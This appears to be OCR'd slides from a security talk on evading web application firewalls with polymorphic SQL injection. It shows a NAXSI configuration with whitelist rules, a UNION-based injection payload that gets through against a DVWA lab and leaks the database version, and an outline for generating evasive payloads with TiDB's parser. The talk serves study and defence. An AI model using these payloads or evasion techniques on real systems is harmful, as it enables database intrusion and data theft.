
Adjustment

- To our environment, we have no pre-trained whitelist available on the Internet
- According to NAXSI's wiki, we can turn on **libinjection** to whitelist false positives




```
location / {
    SecRulesEnabled;
    LibInjectionSql; # enable libinjection support for SQLI
    LibInjectionXss; #enable libinjection support for XSS
    BasicRule wl:1000;
    # LearningMode;
    DeniedUrl "/50x.html";
    CheckRule "$SQL >= 8" BLOCK;
    CheckRule "$LIBINJECTION_SQL >= 8" BLOCK;
    CheckRule "$RFI >= 8" BLOCK;
    CheckRule "$TRAVERSAL >= 4" BLOCK;
    CheckRule "$EVADE >= 4" BLOCK;
    CheckRule "$XSS >= 8" BLOCK;

    proxy_pass http://dvwa;
}
```



```
## WL
BasicRule wl:1000;
# "
BasicRule wl:1001;
# '
BasicRule wl:1013;
# ,
BasicRule wl:1015;
# [
BasicRule wl:1310;
# %23
BasicRule wl:1315;
# http://
BasicRule wl:1100;
# <
BasicRule wl:1302;
# >
BasicRule wl:1303;
# (
BasicRule wl:1010;
# )
BasicRule wl:1011;
```

Basically, the libinjection case



```
http://127.0.0.1/vulnerabilities/sqli/
?id=1' AND 1<@ UNION SELECT 1, version()'
&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' AND 1<@ UNION SELECT 1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```

More Information

Agenda

- Brief introduction to
  - Input Validation (Filter & WAF)
  - Evasion Technique
- Polymorphism
  - Concept
  - System Design
- Conclusion

System Design

It’s hard to make polymorphic payloads
What if we make it possible by systematically generating them

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.7 compatible lexer and parser
    - It's written in Golang, so it’s cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
  - MySQL 5.7 compatible lexer and parser
  - It's written in Golang, so it’s cross-platform
- Transforming rules
  - no_commas
  - derive_conds
  - …
- Syntax fixer

TiDB

- An open-source NewSQL database that is MySQL compatible
- Take this feature as the function to help up parse the users' statements
- Also utilize its functions to do transforming jobs

TiDB | SQL at Scale

Tackling MySQL Scalability with TiDB:


the most actively developed open source NewSQL database on GitHub

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.7 compatible lexer and parser
    - It's written in Golang, so it’s cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer

Transforming Rules

